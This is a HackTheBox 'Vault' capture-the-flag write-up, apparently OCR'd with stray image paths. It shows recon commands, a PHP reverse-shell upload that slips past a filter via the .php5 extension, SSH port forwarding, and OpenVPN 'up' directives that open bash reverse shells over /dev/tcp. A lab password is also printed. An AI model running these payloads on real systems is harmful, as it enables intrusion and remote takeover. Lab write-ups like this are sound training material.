
HackTheBox - Vault server

User's flag:

Check for ports opened:

```
nmap -sV -sT -A -p- 10.10.10.109
```

ports 22 and 80 found… Let's see what is in the page:



Welcome to the Slowdaddy web interface

We specialise in providing financial orginisations with strong web and database solutions and we promise to keep your customers financial data safe.

We are proud to announce our first client: Sparklays (Sparklays.com still under construction)

```
gobuster -e  -l -u 10.10.10.109 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

— nothing, except for index.php… which shows us absolutely nothing. Nothing in the code, nothing on the screen. Except for the customer name. Sparklays… let's try to check subdirectory /sparklays

dirbuster -l /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt <— I am using a "small" wordlist, because "medium" was not working. In th dirbuster GUI enter the URL + starting directory (/sparklays) . And change the extensions to **php,txt,html,js, php5**

I get the following output:

```
Dir found: /sparklays/ - 403
File found: /sparklays/login.php - 200
File found: /sparklays/admin.php - 200
Dir found: /sparklays/design/ - 403
Dir found: / - 200
File found: /index.php - 200
Dir found: /icons/ - 403
Dir found: /sparklays/design/uploads/ - 403
Dir found: /icons/small/ - 403
```

Go back to the browser and try:
http://10.10.10.109/sparklays/login.php <— gives you access denied
http://10.10.10.109/sparklays/admin.php <— gives you logins screen, but I have no username nor password. Might brute force this later…

Let’s finish the reconnaissance of the page with /sparklays/design/ directory.

```
gobuster -e -l -u http://10.10.10.109/sparklays/design -w
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x html
```

```
http://10.10.10.109/sparklays/design/uploads (Status: 301) [Size: 331]
http://10.10.10.109/sparklays/design/design.html (Status: 200) [Size: 72]
```
<— It works and will redirect me to :

http://10.10.10.109/sparklays/design/changelogo.php

Where I can upload ‘something’ to the site!!! btw, the same results could have been obtained by dirbuster…


What I will do now is called “file upload attack”…

Download a PHP reverse shell from e.g. Pentestmonkey (http://pentestmonkey.net/tools/web-shells/php-reverse-shell)

And try to upload it via the changelogo.php site. It does not work. So the server is probably filtering which files it allows in and which will discard.

Let’s explore this with a Burp Suite. First you have to configure the burp suite in the browser. How to do this for a Mozilla Firefox browser is described well in this video: https://www.youtube.com/watch?v=F922kYbITPc

Start Burp Suite (with using Burp default configuration). Navigate to Proxy Tab and keep the “Intercept” button off for the moment. Switch back to the browser and navigate to the **http://10.10.10.109/sparklays/design/changelogo.php** page. Hit Browse, select the reverse shell, but **do not hit the “Upload” button** yet. Navigate back to the Burp Suite and hit “Intercept is off “ button. This way you start incercepting the traffic coming to/from the page. Back to the browser and hit “Upload”…
When you get back to Burp Suite, you will see the site header + the reverse shell.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
? < + >
Type a search term
0 matches


Request to http://10.10.10.109:80

```
POST /sparklays/design/changelogo.php HTTP/1.1
Host: 10.10.10.109
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.109/sparklays/design/changelogo.php
Content-Type: multipart/form-data; boundary=---------------------------21380724904145731668733598
Content-Length: 5844
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------21380724904145731668733598
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
```

Select “HTTP History” tab, navigate to the end of the list and select “Send to Repeater” (or you can press CTRL+R). Switch the tabs to Repeater and hit “Go” You will see, that the file type is not allowed. So let’s change the extension from php to html - does not work (you get “sorry, that file type is not allowed) message in the Response window.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Go Cancel < >
Target: http://10.10.10.109
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
Done
710 bytes | 45 millis

```
POST /sparklays/design/changelogo.php HTTP/1.1
Host: 10.10.10.109
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.109/sparklays/design/changelogo.php
Content-Type: multipart/form-data;
boundary=---------------------------213807249041457316687335598
Content-Length: 5844
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------213807249041457316687335598
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
```


```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2019 10:11:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 519
Connection: close
Content-Type: text/html; charset=UTF-8

sorry that file type is not allowed<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload Your File</title>
</head>

<body>
<div id="container">
        <form enctype="multipart/form-data" action="" method="post">
        <label for="file">Choose a file to upload:</label>
        <input id="file" type="file" name="file" /><br />
        <input type="submit" value="upload file" name="submit" />

        </form>
</div>
</body>
</html>
```

Keep changing it for the most known website extensions (html, js etc.), hint - use the **php5** extension:


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Go Cancel < >
Target: http://10.10.10.109
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
Done
717 bytes | 48 millis

```
POST /sparklays/design/changelogo.php HTTP/1.1
Host: 10.10.10.109
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.109/sparklays/design/changelogo.php
Content-Type: multipart/form-data;
boundary=---------------------------213807249041457316687335598
Content-Length: 5849
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------213807249041457316687335598
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php5"
Content-Type: application/x-php



<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful
```

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2019 10:23:26 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 526
Connection: close
Content-Type: text/html; charset=UTF-8

The file was uploaded successfully<br><br><!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload Your File</title>
</head>

<body>
<div id="container">
        <form enctype="multipart/form-data" action="" method="post">
        <label for="file">Choose a file to upload:</label>
        <input id="file" type="file" name="file" /><br />
        <input type="submit" value="upload file" name="submit" />

        </form>
</div>
</body>
</html>
```

Go back to the PHP reverse shell you downloaded earlier, unzip it, untar it and rename the extension to php5 (so the filename will be: php-reverse-shell.php5).

Edit it and change **IP & port** in it, so it is redirected to your own system. I setup reverse port to 1234

On Kali linux, start the listener: nc -n -v -l -p 1234

then go to http://10.10.10.109/sparklays/design/changelogo.php and upload the php-reverse-shell.php5 file

then go to the upload page and execute it:
http://1010.10.109/sparklays/design/uploads/php-reverse-shell.php5

And we should get the reverse shell.

Once we have the limited shell, we should get a proper one - by using the notorious:
python -c 'import pty; pty.spawn("/bin/bash")'
also:
export TERM=xterm-256color
exec /bin/bash

Look around and check the home directories. We have Dave and Alex. Let's check Dave first. The most interesting things can be found in the Desktop directory


cd /home/dave/Desktop

and check the ssh file:

dave / Dav3therav3123 <— user's name & password (so we can use normal SSH connection)

then cat Servers file - you will see the network configuration:
DNS + Configurator - 192.168.122.4
Firewall - 192.168.122.5
The Vault - x

So now we can connect directly via SSH by using Dave's login.



```
root@kali:~/Downloads/scripts/web_upload_filter# ssh dave@10.10.10.109
dave@10.10.10.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

222 packages can be updated.
47 updates are security updates.

Last login: Wed Apr 10 04:58:06 2019 from 10.10.16.28
dave@ubuntu:~$
dave@ubuntu:~$
dave@ubuntu:~$ id
uid=1001(dave) gid=1001(dave) groups=1001(dave)
dave@ubuntu:~$
```

Enumerate the box a little (either manually or with LinEnum.sh script) and you will see that there is a network interface with 192.168.122.1 IP configured on the server as well. Which is on the same subnet as DNS & Firewall we found earlier.

```
virbr0    Link encap:Ethernet  HWaddr fe:54:00:17:ab:49
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14169 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15283 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:618459 (618.4 KB)  TX bytes:1118782 (1.1 MB)
```

So we will check what we can do with this. Need to enumerate more. However, nmap is not present on the server. So we need to find a way to scan the ports on 192.168.122.4. This can be done via python network scanner tool, can be downloaded here: https://www.pythonforbeginners.com/code-snippets-source-code/port-scanner-in-python/

Save it and run it:

```
 python ./portscanner.py
```

```
Enter a remote host to scan: 192.168.122.4
------------------------------------------------------------
Please wait, scanning remote host 192.168.122.4
------------------------------------------------------------
Port 22:      Open
Port 80:      Open
Scanning Completed in:  0:00:00.026076
```


We can see that there is HTTP and SSH port opened on the server 192.168.122.4 . That is a good news, because now we can setup a local port forwarding. Let's start with port 80 and check, if it has anything on the website. Let's use local port 1080.

on your local Kali Linux run :

```
ssh -L 1080:192.168.122.4:80 dave@10.10.10.109
```

and open a browser with IP address: localhost:1080

There you will see 2 links:




localhost:1080

[redacted]

Welcome to the Sparklays DNS Server

Click here to modify your DNS Settings
Click here to test your VPN Configuration

the DNS one does not work,
the other one **DOES WORK!**



localhost:1080/vpnconfig.php?function=testvpn

[redacted]

executed succesfully!

VPN Configurator

Here you can modify your .ovpn file and execute it.

Note: nobind must be used.

and it seems that you can upload your own OpenVPN configuration. But since I do not know any (yet), I decided to scan the server with gobuster (again, on your local Kali):

```
gobuster -e  -l -u http://localhost:1080 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

it finds this:

http://localhost:1080/notes

When you enter this into the browser, you will get :

```
chmod 123.ovpn and script.sh to 777
```

So we need to find how to configure a a Open VPN … Google “openvpn reverse shell” and you will find e.g. this page: https://medium.com/tenable-techblog/reverse-shell-from-an-openvpn-configuration-file-73fd8b1d38da

And the OpenVPN configuration can for example look like this:

```
remote 192.168.1.245
ifconfig 10.200.0.2 10.200.0.1
dev tun
script-security 2
up "/bin/bash -c '/bin/bash -i > /dev/tcp/192.168.1.218/8181 0<&1 2>&1&’"
```

So let’s modify it a bit.
First, change the IP address to 192.168.122.1
we do not need the ifconfig as the configuration is already in place, so we can delete the ifconfig line
the page tells us we need to use “nobind” command, so let’s use it
and we change the IP address of the remote shell to the 192.168.122.1 and port to e.g. 2323.


The last line is a remote shell with port 2323!

So start a listener on the "dave@ubuntu” box: start netcat and listen on port 2323:

```
dave@ubuntu:~$ nc -v -n -l -p 2323
```

copy the VPN configuration and And on http://localhost:1080/vpnconfig.php hit: Test VPN - and we get **Executed Succesfully** message.

Get back to the dave@ubuntu server and we should see a new shell spawned on **root@DNS server!**


localhost:1080/vpnconfig.php?function=t
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
dave@ubuntu: ~
root@kali:
dave@ubuntu: ~

[redacted]

executed succesfully!

VPN Configurator

Here you can modify your .ovpn file and execute it.

Note: nobind must be used.

```
remote 192.168.122.1
dev tun
nobind
script-security 2
up "/bin/bash -c 'bash -i >& /dev/tcp/192.168.122.1/2323 0>&1'"
```

[redacted]

```
dave@ubuntu:~$ nc -vlnp 2323
Listening on [0.0.0.0] (family 0, port 2323)
Connection from [192.168.122.4] port 2323 [tcp/*] accepted (family 2, sport 60570)
bash: cannot set terminal process group (1115): Inappropriate ioctl for device
bash: no job control in this shell
root@DNS:/var/www/html#
```

We check the home directory and in /home/dave we can find the first flag: user.txt :

as usual - not sharing the flag here 🙂

Getting Root's flag:

Before we start doing anything, let's make our lives easier by getting proper shell and some colors:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

also:

```
export TERM=xterm-256color
